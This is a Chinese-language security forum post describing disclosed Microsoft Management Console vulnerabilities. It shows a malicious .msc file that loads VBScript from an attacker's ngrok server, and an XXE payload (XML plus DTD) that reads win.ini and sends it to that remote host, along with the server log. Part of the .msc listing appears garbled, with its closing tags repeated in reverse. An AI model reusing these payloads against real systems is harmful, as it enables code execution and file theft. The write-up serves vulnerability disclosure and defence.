
攻击者添加新的 snap-in:




攻击者选择ActiveX Control snap-in:



选择ActiveX Control机制，以Adobe Acrobat DC Browser为例：




攻击者保存 .msc 文件并发送给受害者：



含有到攻击者服务器的路径的 .msc 文件：

```
60 <BinaryData Name="Small" BinaryRefIndex="4"/>
61 <BinaryData Name="Large" BinaryRefIndex="5"/>
62 </Bitmaps>
63 <ComponentDatas>
64 <ComponentData>
65 <GUID Name="Snapin">{C96401CC-0E17-11D3-885B-00C04F72C717}</GUID>
66 <Stream BinaryRefIndex="6"/>
67 </ComponentData>
68 </ComponentDatas>
69 <Components/>
70 </Node>
71 </Nodes>
72 </ScopeTree>
73 <ConsoleTaskpads/>
74 <ViewSettingsCache>
75 <TargetView ViewID="1" NodeTypeGUID="{C96401CE-0E17-11D3-885B-00C04F72C717}" />
76 <ViewSettings Flag_TaskPadID="true" Age="2">
77 <GUID>{00000000-0000-0000-0000-000000000000}</GUID>
78 </ViewSettings>
79 <TargetView ViewID="1" NodeTypeGUID="{C96401D0-0E17-11D3-885B-00C04F72C717}" />
80 <ViewSettings Flag_TaskPadID="true" Age="1">
81 <GUID>{00000000-0000-0000-0000-000000000000}</GUID>
82 </ViewSettings>
83 </ViewSettingsCache>
84 <ColumnSettingsCache/>
85 <StringTables>
86 <IdentifierPool AbsoluteMin="1" AbsoluteMax="65535" NextAvailable="5"/>
87 <StringTable>
88 <GUID>{71E5B33E-1064-11D2-808F-0000F875A9CE}</GUID>
89 <Strings>
90 <String ID="1" Refs="1">Favorites</String>
91 <String ID="2" Refs="2">Adobe Acrobat DC Browser Control Implementation</String>
92 <String ID="3" Refs="1">https://f670abf5.ngrok.io/VBSCRIPT.html</String>
93 <String ID="4" Refs="2">Console Root</String>
94 </Strings>
95 </StringTable>
96 </StringTables>
97 <BinaryStorage>
98 <Binary>
99 SUWBAQIABAAEFABAAEAD/////IQD/////////0JNNgAAAAAAAAA2AAAAKAAAAEAAAAQAAAAAQAg
100 AAAAAAAAAAAAAAAAAAAAAAAAAAAAAACcnJ0tgamrJS0tLqgkJCROAAAAAAAAAALSzS/+rq6v/
101 aaaa/6ioaP+o6f/p6en/6ampv+mpcb/pKSk/6Oio/8nJvdLampovUtLS6oJCOKaAAAAAAAAAAC0
</Binary>
</BinaryStorage>
</StringTables>
</ViewSettingsCache>
</ConsoleTaskpads/>
</ScopeTree>
</Nodes>
</Node>
</ComponentDatas>
</ComponentData>
</Stream BinaryRefIndex="6"/>
</GUID Name="Snapin">{C96401CC-0E17-11D3-885B-00C04F72C717}</GUID>
</ComponentData>
</ComponentDatas>
</Bitmaps>
<BinaryData Name="Large" BinaryRefIndex="5"/>
<BinaryData Name="Small" BinaryRefIndex="4"/>
```


受害者打开恶意.msc文件后，VBS代码就会执行：




错误配置的XML Parser导致的XXE漏洞：

添加新的snap-in:






攻击者选择event viewer snap-in:




受害者选择Action，然后点击Import Custom View选项：





受害者选择攻击者发送的恶意XML:



含有XXE payload的恶意XML会读取c:\windows\win.ini文件内容，并通过HTTP/GET请求发送给远程服务器：

```
xml.xml x xml.dtd x
1 <?xml version="1.0" encoding="utf-8"?>
2 <!DOCTYPE roottag [
3 <!ENTITY % remote SYSTEM "file:///C:\Windows\win.ini">
4 <!ENTITY % dtd SYSTEM "https://f670abf5.ngrok.io/xml.dtd">
5 %dtd;
6 %send;
7 ]]>
8
```

反过来调用xml.dtd:

```
xml.xml x xml.dtd x
1 <!ENTITY % all "<!ENTITY &#x25; send SYSTEM 'https://f670abf5.ngrok.io/%remote;'">
2 %all;
```

期望的文件内容会从客户端console应用发送到远程服务器:

```
Command Prompt - ngrok http 80
ngrok by @inconshreveable (Ctrl+C to quit)

Session Status      online
Session Expires     2 hours, 18 minutes
Update              update available (version 2.2.8, Ctrl-U to update)
Version             2.2.4
Region              United States (us)
Web Interface        http://127.0.0.1:4040
Forwarding           http://f670abf5.ngrok.io -> localhost:80
Forwarding           https://f670abf5.ngrok.io -> localhost:80

Connections
  ttl    opn    rt1    rt5    p50    p90
    18     0     0.00   0.00   5.00   6.37

HTTP Requests
-----
GET /; for 16-bit app support [fonts] [extensions] [mci extensions] [files] [Mail] [MAPI=1 403 Forbidden
GET /xml.dtd                200 OK
```

<https://research.checkpoint.com/microsoft-management-console-mmc-vulnerabilities/>

点击收藏 | 0 关注 | 1

[上一篇: IO FILE 之fclose 详解](#) [下一篇: cve-2019-2729挖掘思路...](#)

1. 0 条回复

- 动动手指，沙发就是你的了！

[登录](#) 后跟帖

先知社区

[现在登录](#)

热门节点

[技术文章](#)

[社区小黑板](#)

[目录](#)

[RSS](#) [关于社区](#) [友情链接](#) [社区小黑板](#)